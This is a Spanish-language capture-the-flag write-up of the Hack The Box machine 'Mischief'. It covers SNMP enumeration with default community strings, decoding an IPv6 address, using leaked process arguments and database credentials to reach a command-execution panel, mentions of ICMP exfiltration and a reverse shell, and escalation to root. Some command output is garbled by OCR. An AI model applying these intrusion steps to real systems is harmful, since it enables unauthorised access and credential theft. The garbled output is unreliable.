


Hack The Box - Mischief		
Sistema Operativo:	Linux	
Dificultad:	Insane	
Release:	07/07/2018	
To	écnicas utilizadas	
 Familiarity with IPv6 decimal to b 	SNMP OIDs nexadecimal encoding techniques	

Establishment of IPv6 reverse shell

Mischief es una máquina de la plataforma Hack The Box, clasificada con una dificultad "insane". Esta máquina pone de relieve los riesgos asociados con la exposición del servicio SNMP (Simple Network Management Protocol) y los peligros de pasar credenciales por línea de comandos. En particular, se destaca el riesgo de utilizar community strings por defecto en el servicio SNMP, lo cual puede permitir a un atacante obtener acceso no autorizado a información sensible del sistema.



Enumeración

La dirección IP de la máquina víctima es 10.129.229.0. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.


```
-[~/Descargas]
  $ ping -c 5 10.129.229.0 -R
PING 10.129.229.0 (10.129.229.0) 56(124) bytes of data.
64 bytes from 10.129.229.0: icmp_seq=1 ttl=63 time=70.0 ms
         10.10.16.24
RR:
         10.129.0.1
         10.129.229.0
         10.129.229.0
         10.10.16.1
         10.10.16.24
64 bytes from 10.129.229.0: icmp_seq=2 ttl=63 time=53.2 ms
                                                                              (same route)
64 bytes from 10.129.229.0: icmp_seq=3 ttl=63 time=53.7 ms
64 bytes from 10.129.229.0: icmp_seq=4 ttl=63 time=54.2 ms
                                                                              (same route)
                                                                              (same route)
64 bytes from 10.129.229.0: icmp_seq=5 ttl=63 time=53.8 ms
                                                                              (same route)
 -- 10.129.229.0 ping statistics --
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 53.173/56.959/69.963/6.510 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.229.0 -oN scanner_mischef** para descubrir los puertos abiertos y sus versiones:

- (-p-): realiza un escaneo de todos los puertos abiertos.
- (-sS): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (-sC): utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (-sV): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (--min-rate 5000): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (-Pn): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

Análisis del puerto 3366 (Python BaseHTTPServer)

Al acceder a la página web alojada en el servidor, se desplegó un cuadro de diálogo solicitando credenciales para poder acceder. Dado que no disponía de dichas credenciales y no había otros puertos accesibles, decidí cambiar de estrategia. En esta ocasión, opté por buscar puertos abiertos que utilizaran el protocolo UDP.



Para ello, utilicé el comando nmap -sU --top-ports 500 -n -v -Pn -oN nmap/scanner_mischief_udp 10.129.229.0. Este comando realiza un escaneo de los 500 puertos UDP más comunes. A continuación, se detalla cada parte del comando:

- (-sU): Realiza un escaneo de puertos UDP. UDP (User Datagram Protocol) es un protocolo de comunicación que no requiere una conexión establecida antes de enviar datos, lo que lo hace más rápido pero menos confiable que TCP.
- (--top-ports 500): Escanea los 500 puertos más comunes. Nmap tiene una lista de los puertos más utilizados basada en datos históricos de escaneos previos, y este parámetro limita el escaneo a esos puertos para ahorrar tiempo.
- (-n): Omite la resolución de nombres DNS. Esto significa que Nmap no intentará convertir las direcciones IP en nombres de host, lo que puede acelerar el escaneo y evitar problemas con servidores DNS lentos o no confiables.
- (-v): Modo verbose. Proporciona una salida detallada durante el escaneo, mostrando información adicional sobre el progreso y los resultados del escaneo.
- (-Pn): Desactiva el ping previo al escaneo. Nmap normalmente envía un ping para verificar si el host está activo antes de escanearlo. Este parámetro asume que el host está activo y procede directamente al escaneo, lo cual es útil en redes donde los pings pueden ser bloqueados por firewalls.

Análisis del puerto 161 (SNMP)

Nmap dispone de un script denominado snmp-interfaces que forma parte de su conjunto de scripts NSE (Nmap Scripting Engine). Este script se utiliza para obtener información detallada sobre las interfaces de red de un dispositivo a través del protocolo SNMP (Simple Network Management Protocol).

Una de las capacidades clave del script es la recuperación de la dirección MAC (Media Access Control) de cada interfaz de red. La dirección MAC es un identificador único asignado a cada interfaz de red para la comunicación en la capa de enlace de datos. Una vez obtenida la dirección MAC, es posible determinar la dirección IPv6 Link-Local asociada a dicha interfaz.

Para obtener la dirección IPv6 Link-Local a partir de la dirección MAC 00:50:56:94:72:a6 de la máquina objetivo, se puede realizar el siguiente procedimiento manual utilizando el formato EUI-64. El proceso es el siguiente::

- 1. Tomar la dirección MAC: 00:50:56:94:72:a6.
- 2. Insertar ff:fe en el medio: 00:50:56:ff:fe:94:72:a6.
- 3. Convertir el primer octeto de hexadecimal a binario: 00 -> 00000000.
- 4. Invertir el bit en el índice 6 (contando desde 0): 00000000 -> 00000010.
- 5. Convertir el octeto de nuevo a hexadecimal: 00000010 -> 02.
- 6. Reemplazar el primer octeto con el nuevo valor: 02:50:56:ff:fe:94:72:a6.
- 7. Preceder con el prefijo Link-Local fe80::: fe80::0250:56ff:fe94:72a6

En el contexto de HackTheBox, las máquinas objetivo no están dentro de la red local del atacante, sino que están en una red remota. Por esta razón, las direcciones IPv6 Link-Local no son válidas, ya que estas direcciones solo son utilizables dentro de la misma red local (subred). Las direcciones IPv6 Link-Local tienen el prefijo fe80:: y están diseñadas para la comunicación entre dispositivos en la misma red física o lógica. No pueden ser enrutadas a través de Internet o entre diferentes redes.

```
[/home/administrador/Descargas
mmap --script snmp-interfaces -p161 -sU 10.129.229.0
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-09-14 20:11 CEST Nmap scan report for 10.129.229.0
Host is up (0.063s latency).
        STATE SERVICE
.
161/udp open snmp
  snmp-interfaces:
    lo
       IP address: 127.0.0.1 Netmask: 255.0.0.0
       Type: softwareLoopback Speed: 10 Mbps
       Status: up
       Traffic stats: 0.00 Kb sent, 0.00 Kb received
    Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
      IP address: 10.129.229.0 Netmask: 255.255.0.0 MAC address: 00:50:56:94:72:a6 (VMware)
       Type: ethernetCsmacd Speed: 1 Gbps
       Traffic stats: 9.68 Mb sent, 19.89 Mb received
  ap done: 1 IP address (1 host up) scanned in 3.97 seconds
```

Para continuar con el análisis de la máquina, decidí utilizar la herramienta **onesixtyone** para realizar un escaneo del protocolo SNMP (Simple Network Management Protocol). Este comando realiza un escaneo SNMP en la dirección IP 10.129.229.0 utilizando una lista de cadenas de comunidad comunes almacenadas en el archivo **common-snmp-community-strings.txt**.

Una cadena de comunidad SNMP es similar a un ID de usuario o contraseña que se envía junto con cada solicitud SNMP (Get-Request) para acceder a la información de los dispositivos. Esta lista contiene las cadenas de comunidad más frecuentemente utilizadas, como public, private, entre otras. Utilizar una lista de cadenas de comunidad comunes aumenta significativamente las probabilidades de obtener una respuesta válida del dispositivo objetivo, ya que muchas configuraciones predeterminadas de dispositivos SNMP utilizan estas cadenas de comunidad.

Es importante conocer la cadena de comunidad correcta porque solo se puede extraer información del servicio SNMP si se conoce la cadena de comunidad por la que ese servicio está publicando la información. Por defecto, la cadena de comunidad SNMP se llama **public**. Sin embargo, por razones de

seguridad, es común que los administradores de red cambien esta cadena de comunidad predeterminada para dificultar el acceso no autorizado.

Para poder leer correctamente la información SNMP, que se organiza en la Management Information Base (MIB), es necesario conocer el nombre de la cadena de comunidad. En versiones de SNMP anteriores a la 3, la cadena de comunidad actúa como un método de seguridad básico. Cambiar el nombre de la cadena de comunidad por defecto dificulta que intrusos puedan acceder y leer la información que se está publicando, ya que deben adivinar o descubrir la cadena de comunidad correcta.

Durante el escaneo, onesixtyone prueba cada una de estas cadenas de comunidad para determinar cuál es aceptada por el dispositivo objetivo.

```
(administrador® kali)-[-/Descargas]
$\frac{1}{2}\text{ onesixtyone } 10.129.229.0 -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt}
Scanning 1 hosts, 120 communities
10.129.229.0 [public] Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
10.129.229.0 [public] Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64

$\frac{(administrador@ kali)-[-/Descargas]}{\frac{1}{2}\text{ oddinistrador@ kali}-[-/Descargas]}
$\frac{(administrador@ kali)-[-/Descargas]}{\frac{1}{2}\text{ oddinistrador@ kali}-[-/Descargas]}
$\frac{1}{2}\text{ oddinistrador@ kali}-[-/Descargas]}
```

El comando snmpwalk es una herramienta utilizada para recorrer una jerarquía de información en un dispositivo habilitado para SNMP (Simple Network Management Protocol). Este comando envía solicitudes SNMP GET-NEXT a un dispositivo, comenzando en un OID (Object Identifier) específico y continuando hasta que no haya más OIDs en la jerarquía. Es una herramienta muy útil para obtener una visión completa de la información disponible en un dispositivo SNMP.

Un OID es una cadena de números que identifica de manera única un objeto en la Management Information Base (MIB) de un dispositivo SNMP. Los OIDs corresponden a diferentes aspectos del sistema y se organizan en una estructura jerárquica. A continuación, se presentan algunos ejemplos de OIDs y los aspectos del sistema a los que corresponden:

Direcciones IP	1.3.6.1.2.1.4.34.1.3
Procesos en ejecución	1.3.6.1.2.1.25.4.2.1.2
Información del sistema	1.3.6.1.2.1.1.1
Nombre del host	1.3.6.1.2.1.1.5
Tiempo de actividad	1.3.6.1.2.1.1.3
Puntos de montaje	1.3.6.1.2.1.25.2.3.1.3
Rutas del software en ejecución	1.3.6.1.2.1.25.4.2.1.4
Parámetros del software en ejecución	1.3.6.1.2.1.25.4.2.1.5
Puertos UDP en escucha	1.3.6.1.2.1.7.5.1.2.0.0.0.0
Puertos TCP en escucha	1.3.6.1.2.1.6.13.1.3.0.0.0.0
Información de la red	1.3.6.1.2.1.4.20.1

El OID 1.3.6.1.2.1.4.34 pertenece a la MIB IP-MIB, que se utiliza para gestionar y monitorizar la configuración y el estado de la red en un dispositivo SNMP. Dentro de esta MIB, el OID 1.3.6.1.2.1.4 corresponde al grupo de objetos ip, que contiene información sobre los parámetros de red del dispositivo. El sub-OID 1.3.6.1.2.1.4.34 se refiere a la tabla ipAddressTable, que lista todas las direcciones IP configuradas en el dispositivo, sus interfaces asociadas y otros detalles relevantes.

El OID **1.3.6.1.2.1.4.34.1.3** es un sub-OID de **1.3.6.1.2.1.4.34** y corresponde a la columna **ipAddressIfIndex** dentro de la tabla **ipAddressTable**. Este OID específico proporciona el índice de la interfaz de red asociada con cada dirección IP configurada en el dispositivo. Esta información es crucial para entender cómo están asignadas las direcciones IP a las interfaces de red en el dispositivo.

El OID **1.3.6.1.2.1.4.34.1.1** corresponde a **ipAddressType**, que indica el tipo de dirección IP. Este OID es parte del grupo de OIDs que proporcionan detalles sobre la configuración y el estado de la red en el dispositivo SNMP. El ipAddressType puede tener varios valores, como:

- 1: unknown
- 2: ipv4
- 3: ipv6
- 4: ipv4z
- 5: ipv6z
- 6: dns

El comando snmpwalk me proporcionó la siguiente dirección IPv6 codificada. Esta dirección no está en texto claro, por lo que es necesario decodificarla para obtener la dirección IPv6 en un formato legible.

La dirección IPv6 codificada se presenta como una serie de números decimales separados por puntos. Para convertir esta dirección en una dirección IPv6 legible, se deben seguir los siguientes pasos:

- 1. **Convertir los números decimales a hexadecimal**: Cada número decimal en la dirección codificada se convierte a su equivalente hexadecimal. Por ejemplo, 222 se convierte a DE, 173 se convierte a AD, y así sucesivamente.
- Agrupar los valores hexadecimales: Los valores hexadecimales se agrupan en pares para formar los octetos de la dirección IPv6. Por ejemplo, DEAD es un octeto, BEEF es otro octeto, y así sucesivamente.
- 3. **Formar la dirección IPv6**: Los octetos se combinan para formar la dirección IPv6 completa. La dirección IPv6 resultante se escribe en el formato estándar de ocho grupos de cuatro dígitos hexadecimales separados por dos puntos (:).

Siguiendo estos pasos, la dirección IPv6 codificada es la siguiente:

```
222.173.190.239.0.0.0.0.2.80.86.255.254.148.114.166 DEAD:BEEF:0000:0000:0250:56FF:FE94:72A6
```

A continuación, se detalla cada uno de los parámetros utilizados en el comando:

- c public: Este parámetro especifica la cadena de comunidad public que se utilizará para la comunicación con el dispositivo SNMP. En el contexto de SNMP, una cadena de comunidad actúa como una contraseña que controla el acceso a la información del dispositivo. La cadena de comunidad public es una configuración predeterminada comúnmente utilizada en muchos dispositivos SNMP para permitir el acceso de solo lectura a la información del dispositivo.
- -v1: Este parámetro indica que se utilizará la versión 1 del protocolo SNMP (SNMPv1). SNMPv1 es la primera versión del protocolo SNMP y es ampliamente compatible con una variedad de dispositivos de red. Aunque SNMPv1 carece de algunas de las características de seguridad avanzadas presentes en versiones posteriores (como SNMPv2c y SNMPv3), sigue siendo útil para obtener información básica de dispositivos que solo admiten esta versión.
- **DEAD:BEEF:0000:0000:0250:56FF:FE94:72A6**: Esta es la dirección IPv6 del dispositivo objetivo. Especifica el destino al que se enviarán las solicitudes SNMP para obtener información.
- 1.3.6.1.2.1.4.34: En este caso, el OID 1.3.6.1.2.1.4.34 es parte del grupo de OIDs que proporcionan detalles sobre la configuración y el estado de la red en el dispositivo SNMP.

Para convertir esta dirección IPv6 codificada en una dirección IPv6 legible, desarrollé el siguiente script en Python. Este script toma la dirección IPv6 codificada y la convierte en una dirección IPv6 legible. La dirección IPv6 codificada se presenta como una serie de números decimales separados por puntos. El script convierte cada número decimal a su equivalente hexadecimal, agrupa los valores hexadecimales en pares para formar los octetos de la dirección IPv6, y finalmente combina los octetos para formar la dirección IPv6 completa en el formato estándar.

Existe una segunda vía para obtener información en texto claro al utilizar SNMP, que consiste en instalar el paquete **snmp-mibs-downloader**. Este paquete permite descargar y actualizar automáticamente los archivos MIB (Management Information Base) necesarios para interpretar correctamente los datos SNMP. Los archivos MIB contienen definiciones de los objetos gestionados en la red y sus propiedades, lo que facilita la comprensión de la información obtenida a través de SNMP.

```
(administrador@ Nail)-[-/Descargas/content]

$ apt search mibs-downloader
libsmi2-common/Nail-rolling of-4.84dfsg2-17 all
library to access SMI MIB information - MIB module files

libsmp-base/Nail-rolling,now 5.9.44dfsg-1.1 all [instalado, automático]

SMMP configuration script, MIBS and documentation

SMMP-mibs-downloader/Nail-rolling 1.7 all
install and manage Management Information Base (MIB) files

(administrador@ Nail)-[-/Descargas/content]

$ u

Contrasefia:

(aministrador@ Nail)-[-/Descargas/content]

$ up-get install smmp-mibs-downloader
Leyendo list de paquetes. Hecho

Creando árbol de dependencias... Hecho

Leyendo list de paquetes... Hecho

Leyendo list información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
smistrip smmp-mibs-downloader

0 actualizados, 2 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
Se necesita descargar S.882 MB de archivos.

Se utilizarán 6.137 NB de espacio de disco adicional después de esta operación.

2Desca Continuar [5/n]

Desca http://http.Ald.org/Mail kali-rolling/mani andós smistrip all 0.4.84fsg2-17 [26,2 kB]

Descargaros S.882 NB on de (698 kB/o)

seleccionando el paquete smistrip previamente no seleccionado.

(Leyendo la base de datos. ... 458078 ficheros o directorios instalados actualmente.)

Preparando para desempaquetar .../smmp-mibs-downloader 1.7_all.deb ...

Desempaquetando smmp-mibs-downloader (1.7) ...

configurando smmp-mibs-downloader (1.7) ...
```

El archivo de configuración de snmpwalk se encuentra en /etc/snmp/snmp.conf. En este archivo, hay una línea que, al comentarla, permite que snmpwalk utilice los archivos MIB descargados para mostrar la información en texto claro. Esto permite que los OIDs se traduzcan a nombres de objetos legibles y que la información se presente en un formato más comprensible.

```
Abrir 

Snmp.conf

Actismmp

1 # As the snmp packages come without MIB files due to license reasons, loading
2 # of MIBs is disabled by default. If you added the MIBs you can reenable
3 # loading them by commenting out the following line.
4 #mibs:
5
6 # If you want to globally change where snmp libraries, commands and daemons
7 # look for MIBS, change the line below. Note you can set this for individual
8 # tools with the -M option or MIBDIRS environment variable.
9 #
10 # mibdirs /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
```

Al volver a ejecutar el comando snmpwalk, se observa que la dirección IPv6 ahora se muestra en texto claro cuando anteriormente estaba codificado.

Con esta información, es el momento de comprobar la conectividad ICMP con la máquina objetivo. Para ello, se puede utilizar el comando **ping6** para verificar si la máquina responde a las solicitudes ICMP (Internet Control Message Protocol). El comando ping6 envía paquetes ICMP Echo Request a la dirección IPv6 especificada y espera recibir paquetes ICMP Echo Reply en respuesta. Si la máquina objetivo responde, se confirma que hay conectividad ICMP entre el atacante y la máquina objetivo.

```
(administrador@ kali)-[~/Descargas/content]
$ ping6 -c 5 dead:beef:0000:0000:0250:56ff:fe94:72a6
PING dead:beef:0000:0000:0250:56ff:fe94:72a6 (dead:beef::250:56ff:fe94:72a6) 56 data bytes
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=1 ttl=63 time=92.1 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=2 ttl=63 time=69.6 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=3 ttl=63 time=59.4 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=4 ttl=63 time=59.6 ms
64 bytes from dead:beef::250:56ff:fe94:72a6: icmp_seq=5 ttl=63 time=59.3 ms
--- dead:beef:0000:0000:0250:56ff:fe94:72a6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 58.612/67.813/92.116/12.818 ms
```


Una vez confirmada la conectividad ICMP, se procede a realizar un sondeo de puertos abiertos utilizando la dirección IPv6 obtenida. Para este propósito, se emplea el comando nmap con los siguientes parámetros nmap -6 -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN scanner_mischef_ipv6 DEAD:BEEF:0000:0000:0250:56FF:FE94:72A6:

Para mayor facilidad, introduje la dirección IPv6 en el archivo /etc/hosts, lo que me permitió acceder a la página web a través de un dominio. De esta manera, al acceder a la URL http://mischief.htb en el navegador, se redirige automáticamente a la dirección IPv6 especificada.

```
Abrir Description Abrir Descri
```

Análisis del puerto 80 (HTTP)

Al acceder a la página disponible en el servidor usando la dirección IPv6, observé un panel de inicio de sesión. Sin embargo, no disponía de las credenciales necesarias para acceder.




Para encontrar posibles credenciales, utilicé el OID 1.3.6.1.2.1.25.4.2.1.5, que permite ver los parámetros de los comandos ejecutados en el sistema. Este OID es parte del grupo de OIDs que proporcionan detalles sobre los procesos en ejecución en el dispositivo SNMP. Al consultar este OID, se pueden obtener los parámetros de los comandos que se están ejecutando actualmente, lo que puede revelar información sensible, como credenciales.

El OID 1.3.6.1.2.1.25.4.2.1.5 pertenece a la MIB HOST-RESOURCES-MIB, que se utiliza para gestionar y monitorizar los recursos de un host. Dentro de esta MIB, el OID 1.3.6.1.2.1.25.4 corresponde al grupo de objetos **hrSWRun**, que contiene información sobre los procesos de software en ejecución en el sistema. El sub-OID 1.3.6.1.2.1.25.4.2 se refiere a la tabla **hrSWRunTable**, que lista todos los procesos en ejecución. Finalmente, el OID 1.3.6.1.2.1.25.4.2.1.5 se refiere a la columna **hrSWRunParameters**, que contiene los parámetros de los comandos ejecutados.

```
MOST-RESOURCES-MIR: In-SIMMUPPrameters.1 = STRING: "naybe-ubiquity"
MOST-RESOURCES-MIR: In-SIMMUPPrameters.1 = """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.2 = """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.4 = """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.6 = ""
MOST-RESOURCES-MIR: In-SIMMUPPrameters.6 = """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.8 = """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.9 = "STRING: """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.9 = """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.9 = "STRING: """
MOST-RESOURCES-MIR: In-SIMMUPPrameters.9 = """
MOST-RESOURCES-MIR: In-SIMMUPPrame
```


El comando anterior reveló que se había intentado iniciar sesión en un servidor web de Python a través del puerto 3366. Anteriormente, había analizado la página web disponible en el puerto 3366 en la máquina objetivo, por lo que decidí probar las credenciales obtenidas en dicha página. Las credenciales resultaron ser correctas, permitiéndome acceder al servidor.

Al acceder al servidor web, encontré varias credenciales que podrían ser válidas para otros servicios. Sin embargo, inicialmente no tenía claro dónde podrían ser utilizadas.




Por tanto, decidí probar estas credenciales en el panel de inicio de sesión que había encontrado al introducir la dirección IPv6 en el navegador. Las credenciales resultaron ser correctas nuevamente, permitiéndome acceder a la página.

Esta página contenía un cuadro de texto que permitía la ejecución de comandos en el sistema. Esta funcionalidad es extremadamente útil para realizar pruebas adicionales y obtener más información sobre la máquina objetivo.




Además, es posible desarrollar un sniffer con el fin de extraer información de la máquina objetivo. El siguiente script en Python ilustra cómo se puede implementar un sniffer básico:

Para trabajar mejor con comandos en la máquina objetivo, utilicé Burp Suite para exfiltrar datos mediante trazas ICMP. Burp Suite es una herramienta poderosa para realizar pruebas de seguridad en aplicaciones web, y en este caso, se utilizó para interceptar y modificar las solicitudes ICMP con el fin de exfiltrar datos de la máquina objetivo.



Posteriormente, ejecuté un socket en Python 3 para establecer una conexión reversa en la máquina objetivo y así obtener acceso al sistema.



Escalada de privilegios

Investigando en los archivos del directorio html, descubrí posibles credenciales para acceder a la base de datos disponible en la máquina objetivo. Utilicé estas credenciales para extraer información sensible de usuarios y contraseñas.

```
www-data@Mischief:/var/www/html$ cat database.php
gww-dates

$pip
$username = 'debian-sys-maint';
$username = 'debian-sys-maint';
$password = 'nE159Aw1L0Ky3Y9h';
$database = 'dbpanel';

 try{
 $conn = new PDO("mysql:host=$server;dbname=$database;", $username, $password);
} catch(PDOException $e){
    die( "Connection failed: " . $e->getMessage());
}
www-data@Mischief:/var/www/html$ mysql -u debian-sys-maint -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 55
Server version: 5.7.22-0ubuntu18.04.1 (Ubuntu)
 Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective
 owners.
 Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
 mysql> show databases
 Database
   information schema
   mysql
performance_schema
   sys
 5 rows in set (0.01 sec)
 mysql> use dbpanel;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
 Database changed
mysql> show tables;
 | Tables_in_dbpanel |
  users
 1 row in set (0.00 sec)
 mysql> desc users;
 | Field
              | Type
                                              | Null | Key | Default | Extra
  id | int(11) unsigned | NO
user | varchar(250) | NO
password | varchar(200) | NO
                                                         | PRI | NULL
                                                                                   | auto increment
 3 rows in set (0.00 sec)
 mvsql> select * from users:
   id | user
                               password
    2 | administrator | $2y$10$00eEYPgdvzU1XTLsKUkaIuyN3PTBQSC4oALTICEZOllPJKq1uUAkq |
   row in set (0.00 sec)
```

Al terminar de analizar la base de datos MySQL, encontré un archivo llamado credentials que contenía posibles credenciales. Sabía que en la máquina objetivo existía el usuario loki, por lo que decidí probar la contraseña descubierta, la cual resultó ser válida. Además, encontré la flag de usuario.

```
www-data@Mischief:/home/loki$ ls -la

total 52

drwxr-xr-x 6 loki loki 4096 Jul 25 2022 .

drwxr-xr-x 3 root root 4096 Jul 20 2022 ..

-rw------ 1 loki loki 192 Jul 25 2022 .bash_history

-rw-r---- 1 loki loki 220 Apr 4 2018 .bash_rc

drwx----- 2 loki loki 4096 Jul 20 2022 .cache

drwx----- 3 loki loki 4096 Jul 20 2022 .gnupg

drwxrwxr-x 4 loki loki 4096 Jul 20 2022 .local

-rw-r---- 1 loki loki 4096 Jul 20 2022 .local

-rw-r---- 1 loki loki 807 Apr 4 2018 .profile

-rw-rw-r-- 1 loki loki 66 May 14 2018 .selected_editor

-rw-rw-r-- 1 loki loki 0 May 14 2018 .selected_editor

-rw-rw-r-- 1 loki loki 38 May 17 2018 redentials

drwxrwxr-x 2 loki loki 4096 Jul 20 2022 hosted

-r------ 1 loki loki 33 May 17 2018 redentials

drwxrwxr-x 2 loki loki 4096 Jul 20 2022 hosted

-r------ 1 loki loki 33 May 17 2018 user.txt

www-data@Mischief:/home/loki$ cat credentials

pass:

www-data@Mischief:/home/loki$ su loki

Password:

loki@Mischief:-$ id

uid=1000(loki) gid=1004(loki) groups=1004(loki)

loki@Mischief:-$ cat user.txt

loki@Mischief:-$ cat user.txt
```

El usuario loki no tiene permisos para usar el comando **su** ni el comando **sudo**, por lo que fue necesario cambiar de estrategia para elevar privilegios. Al leer el archivo .bash_history, descubrí una posible credencial, pero no podía usarla como usuario loki.

El archivo .bash_history es un archivo oculto en el directorio home de un usuario que almacena el historial de comandos ejecutados en la terminal. Este archivo puede contener información sensible, como comandos con credenciales, rutas de archivos importantes o cualquier otro comando que haya sido ejecutado por el usuario.

```
loki@Mischief:~$ cat hosted/webstart.sh
python -m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --dir /home/loki/hosted/
loki@Mischief:~$ su
bash: /bin/su: Permission denied
loki@Mischief:~$ su -
bash: /bin/su: Permission denied
loki@Mischief:~$ cat .sudo_as_admin_successful
loki@Mischief:~$ cat .bash_history
python -m SimpleHTTPAuthServer
exit
free -mt
ifconfig
cd /etc/
sudo su
su
exit
su root
ls -la
sudo -l
ifconfig
id
cat .bash_history
nano .bash_history
nano .bash_history
exit
loki@Mischief:~$ |
```

La contraseña descubierta anteriormente resultó ser del usuario root.

```
loki@Mischief:~$ exit
exit
www-data@Mischief:/home/loki$ su
Password:
root@Mischief:/home/loki# id
uid=0(root) gid=0(root) groups=0(root)
root@Mischief:/home/loki# cat /root/root.txt
The flag is not here, get a shell to find it!
```

La flag de este usuario no se encontraba en su directorio habitual, por lo que fue necesario buscarla. Finalmente, pude leer la flag del usuario root.

```
root@Mischief:/home/loki# find / -name root.txt -type f -exec ls -l {} \; 2>/dev/null -r------ 1 root root 33 May 17 2018 root.txt -root@Mischief:/home/loki# cat root@Mischief:/home/loki# [
```